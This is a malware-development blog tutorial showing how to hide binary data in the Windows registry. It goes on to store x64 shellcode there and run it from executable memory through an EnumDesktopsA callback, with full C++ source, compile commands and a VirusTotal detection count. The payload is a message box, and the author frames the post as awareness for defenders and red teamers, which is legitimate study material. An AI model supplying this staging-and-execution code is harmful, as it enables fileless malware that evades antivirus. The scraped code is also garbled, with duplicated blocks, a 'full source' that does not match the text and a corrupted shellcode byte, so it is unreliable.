

# Malware development trick - part 29: Store binary data in registry. Simple C++ example.

[cocomelonc.github.io/malware/2023/05/22/malware-tricks-29.html](https://cocomelonc.github.io/malware/2023/05/22/malware-tricks-29.html)

May 22, 2023

7 minute read

Hello, cybersecurity enthusiasts and white hackers!

Today, I just want to focus my research on another malware development trick: storing binary data in Windows Registry. It is a common technique that can be used by malware for persistence or also to store malicious payloads.

## practical example 1

Below is a simple example code of storing binary data in the registry:

```

void registryStore() {
    HKEY hkey;
    BYTE data[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};

    DWORD d;
    const char* secret = "Software\\meowApp";

    LSTATUS res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
    printf (res != ERROR_SUCCESS ? "failed to create reg key :(\n" : "successfully
create key :)\n");

    res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, KEY_WRITE, &hkey);
    printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" : "successfully open
registry key :)\n");

    res = RegSetValueEx(hkey, (LPCSTR)"secretMeow", 0, REG_BINARY, data, sizeof(data));
    printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");

    RegCloseKey(hkey);
}

```

This code will write the binary data {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77} to HKEY\_CURRENT\_USER\Software\meowApp\secretMeow. As you can see, you need to create the Software\meowApp key before storing. Please ensure that you have appropriate permissions to write to the registry.

Ok, then how can I retrieving this binary data from registry?

It's a simple task:

```

void registryGetData() {
    HKEY hkey;
    DWORD size = 0;
    const char* secret = "Software\\meowApp";

    LSTATUS res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)secret, 0, KEY_READ, &hkey);
    printf(res != ERROR_SUCCESS ? "failed to open reg key :(\n" : "successfully open
reg key:)\n");

    res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, nullptr,
&size);
    printf(res != ERROR_SUCCESS ? "failed to query data size :(\n" : "successfully get
binary data size:)\n");

    // allocate memory for the data
    BYTE *data = new BYTE[size];

    res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, data, &size);
    printf(res != ERROR_SUCCESS ? "failed to query data :(\n" : "successfully get
binary data:)\n");

    printf("data:\n");
    for (int i = 0; i < size; i++) {
        printf("\\x%02x", static_cast<int>(data[i]));
    }
    printf("\n\n");

    RegCloseKey(hkey);
    delete[] data;
}

```

The **data** is read into a dynamic array, which is then printed to the console just for checking correctness. It is important to call **delete[]** on the **data** array after you are finished with it to avoid a memory leak.

So, the full source code is look like this:

```

/*
 * hack.cpp - store binary data in registry. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/05/22/malware-tricks-29.html
 */
#include <windows.h>
#include <stdio.h>
#include <iostream>

void registryStore() {
    HKEY hkey;
    BYTE data[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};

    DWORD d;
    const char* secret = "Software\\meowApp";

    LSTATUS res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
    printf (res != ERROR_SUCCESS ? "failed to create reg key :(\n" : "successfully
create key :)\n");

    res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, KEY_WRITE, &hkey);
    printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" : "successfully open
registry key :)\n");

    res = RegSetValueEx(hkey, (LPCSTR)"secretMeow", 0, REG_BINARY, data, sizeof(data));
    printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");

    RegCloseKey(hkey);
}

void registryGetData() {
    HKEY hkey;
    DWORD size = 0;
    const char* secret = "Software\\meowApp";

    LSTATUS res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)secret, 0, KEY_READ, &hkey);
    printf(res != ERROR_SUCCESS ? "failed to open reg key :(\n" : "successfully open
reg key:)\n");

    res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, nullptr,
&size);
    printf(res != ERROR_SUCCESS ? "failed to query data size :(\n" : "successfully get
binary data size:)\n");

    // allocate memory for the data
    BYTE *data = new BYTE[size];

    res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, data, &size);
    printf(res != ERROR_SUCCESS ? "failed to query data :(\n" : "successfully get
binary data:)\n");
}

```

```

printf("data:\n");
for (int i = 0; i < size; i++) {
    printf("\\x%02x", static_cast<int>(data[i]));
}
printf("\n\n");

RegCloseKey(hkey);
delete[] data;
}

int main(void) {
    registryStore();
    registryGetData();
    return 0;
}

```

Note that it's just a dirty PoC.



## demo 1

---

Let's go to see everything in action.

First of all compile our "malware" in the attacker's machine:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

```

(cocomelonc@kali) [~/hacking/cybersec_blog/2023-05-22-malware-tricks-29]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali) [~/hacking/cybersec_blog/2023-05-22-malware-tricks-29]
└─$ ls -lht
total 896K
-rwxr-xr-x 1 cocomelonc cocomelonc 892K May 22 17:56 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1.8K May 22 17:56 hack.cpp

```

Then, just run `powershell` as `Administrator` and execute our binary in victim's machine (`Windows 10 22H2 x64`):

```
.\hack.exe
```

```

Administrator: Windows PowerShell
Windows PowerShell

data:
\x6d\x65\x6f\x77\x6d\x65\x6f\x77

PS C:\Users\user\Desktop\research\2023-05-22-malware-tricks-29> reg query "HKCU\Software\meowApp" /s

HKEY_CURRENT_USER\Software\meowApp
secretMeow REG_BINARY 6D656F776D656F77



PS C:\Users\user\Desktop\research\2023-05-22-malware-tricks-29>

```

```

4 void registryStore() {
5     HKEY hkey;
6     BYTE data[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};
7     DWORD d;
8     const char* secret = "Software\\meowApp";
9
10
11     LSTATUS res = RegCreateKeyEx(HKEY_CURRENT
12     printf(res != ERROR_SUCCESS ? "failed to
13
14     res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPC
15     printf(res != ERROR_SUCCESS ? "failed ope
16
17     res = RegSetValueEx(hkey, (LPCSTR)"secretM
18     printf(res != ERROR_SUCCESS ? "failed to s
19
20     RegCloseKey(hkey);
21 }
22
23 void registryGetData() {
24     HKEY hkey;
25     DWORD size = 0;
26     const char* secret = "Software\\meowApp";
27
28     LSTATUS res = RegOpenKeyEx(HKEY_CURRENT US



```

```

19     RegCloseKey(hkey);
20 }
21
22 void registryGetData() {
23     HKEY hkey;
24     DWORD size = 0;
25     const char* secret = "Software\\meowApp";
26
27
28     LSTATUS res = RegOpenKeyEx(HKEY_CURRENT_USER,
29     printf(res != ERROR_SUCCESS ? "failed to open
30
31     res = RegQueryValueEx(hkey, (LPCSTR)"secretMeo
32     printf(res != ERROR_SUCCESS ? "failed to query
33
34     //allocate memory for the data
35     BYTE *data = new BYTE[size];
36
37     res = RegQueryValueEx(hkey, (LPCSTR)"secretMeo
38     printf(res != ERROR_SUCCESS ? "failed to query
39
40     printf("data:\n");
NORMAL hack.cpp

```

As you can see, everything is worked perfectly! =^..^=

## practical example 2

What about to store payload in registry? Let's go to check it in practice.

Just modify our functions from `hack.cpp`:

```
void registryStore() {
    HKEY hkey;

    const unsigned char data[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
        "\x41\x59\x41\x5a\x48\x83xec\x20\x41\x52\xff\xe0\x58\x41"
        "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
        "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
        "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
        "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
        "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
        "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
        "\x2e\x2e\x5e\x3d\x00";

    DWORD d;
    const char* secret = "Software\\meowApp";

    LSTATUS res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, NULL, 0,
    KEY_WRITE, NULL, &hkey, &d);
    printf (res != ERROR_SUCCESS ? "failed to create reg key :(\n" : "successfully
    create key :)\n");

    res = RegSetValueEx(hkey, (LPCSTR)"secretMeow", 0, REG_BINARY, data, sizeof(data));
    printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
    set registry value :)\n");

    RegCloseKey(hkey);
}
```

As usually, I used `meow-meow` messagebox payload:

```
const unsigned char data[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```

Then, retrieve shellcode and execute via [EnumDesktopsA](#):

```

void registryGetData() {
    HKEY hkey;
    DWORD size = 0;
    const char* secret = "Software\\meowApp";

    LSTATUS res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)secret, 0, KEY_READ, &hkey);
    printf(res != ERROR_SUCCESS ? "failed to open reg key :(\n" : "successfully open
reg key:)\n");

    res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, nullptr,
&size);
    printf(res != ERROR_SUCCESS ? "failed to query data size :(\n" : "successfully get
binary data size:)\n");

    // allocate memory for the data
    LPVOID data = VirtualAlloc(NULL, size, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);

    res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr,
static_cast<LPBYTE>(data), &size);
    printf(res != ERROR_SUCCESS ? "failed to query data :(\n" : "successfully get
binary data:)\n");

    EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)data, (LPARAM)NULL);

    // clean up
    VirtualFree(data, 0, MEM_RELEASE);
    RegCloseKey(hkey);
}

```

So, full source code for our second example is:

```

/*
 * hack.cpp - store binary data in registry. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/05/22/malware-tricks-29.html
 */
#include <windows.h>
#include <stdio.h>
#include <iostream>

void registryStore() {
    HKEY hkey;
    BYTE data[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};

    DWORD d;
    const char* secret = "Software\\meowApp";

    LSTATUS res = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
    printf (res != ERROR_SUCCESS ? "failed to create reg key :(\n" : "successfully
create key :)\n");

    res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR) secret, 0, KEY_WRITE, &hkey);
    printf (res != ERROR_SUCCESS ? "failed open registry key :(\n" : "successfully open
registry key :)\n");

    res = RegSetValueEx(hkey, (LPCSTR)"secretMeow", 0, REG_BINARY, data, sizeof(data));
    printf(res != ERROR_SUCCESS ? "failed to set registry value :(\n" : "successfully
set registry value :)\n");

    RegCloseKey(hkey);
}

void registryGetData() {
    HKEY hkey;
    DWORD size = 0;
    const char* secret = "Software\\meowApp";

    LSTATUS res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)secret, 0, KEY_READ, &hkey);
    printf(res != ERROR_SUCCESS ? "failed to open reg key :(\n" : "successfully open
reg key:)\n");

    res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, nullptr,
&size);
    printf(res != ERROR_SUCCESS ? "failed to query data size :(\n" : "successfully get
binary data size:)\n");

    // allocate memory for the data
    BYTE *data = new BYTE[size];

    res = RegQueryValueEx(hkey, (LPCSTR)"secretMeow", nullptr, nullptr, data, &size);
    printf(res != ERROR_SUCCESS ? "failed to query data :(\n" : "successfully get
binary data:)\n");
}

```

```

printf("data:\n");
for (int i = 0; i < size; i++) {
    printf("\x%02x", static_cast<int>(data[i]));
}
printf("\n\n");

RegCloseKey(hkey);
delete[] data;
}

int main(void) {
    registryStore();
    registryGetData();
    return 0;
}

```

## demo 2

---

Let's go to see in action this logic. First of all compile `hack2.cpp`:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

```

(cocomelonc@kali) ~/hacking/cybersec_blog/2023-05-22-malware-tricks-29
└─$ x86_64-w64-mingw32-g++ -O2 hack2.cpp -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali) ~/hacking/cybersec_blog/2023-05-22-malware-tricks-29
└─$ nvim hack2.cpp

-rwxr-xr-x 1 cocomelonc cocomelonc 912896 May 22 18:51 hack.exe

```



Then, just run `powershell` as `Administrator` and execute our binary in victim's machine (`Windows 10 22H2 x64`):

```
.\hack2.exe
```

```

6 #include <windows.h>

46 NORMAL hack2.cpp



```

As you can see, everything is worked as expected! =^..^=

This method of executing code is often used by malicious software (for example ComRAT, PillowMint and PipeMon) and APT groups (Turla), so it's likely to be flagged by antivirus software, and may not work on systems with certain security measures in place.

Let's go to upload it to VirusTotal:

<https://www.virustotal.com/gui/file/fe7e412aef1af9dee801224567151f7eaa17ffdbc8c1e97202b4faccb53100e8/details>

**So, 16 of of 70 AV engines detect our file as malicious.**

I hope this post spreads awareness to the blue teamers of this interesting malware dev technique, and adds a weapon to the red teamers arsenal.
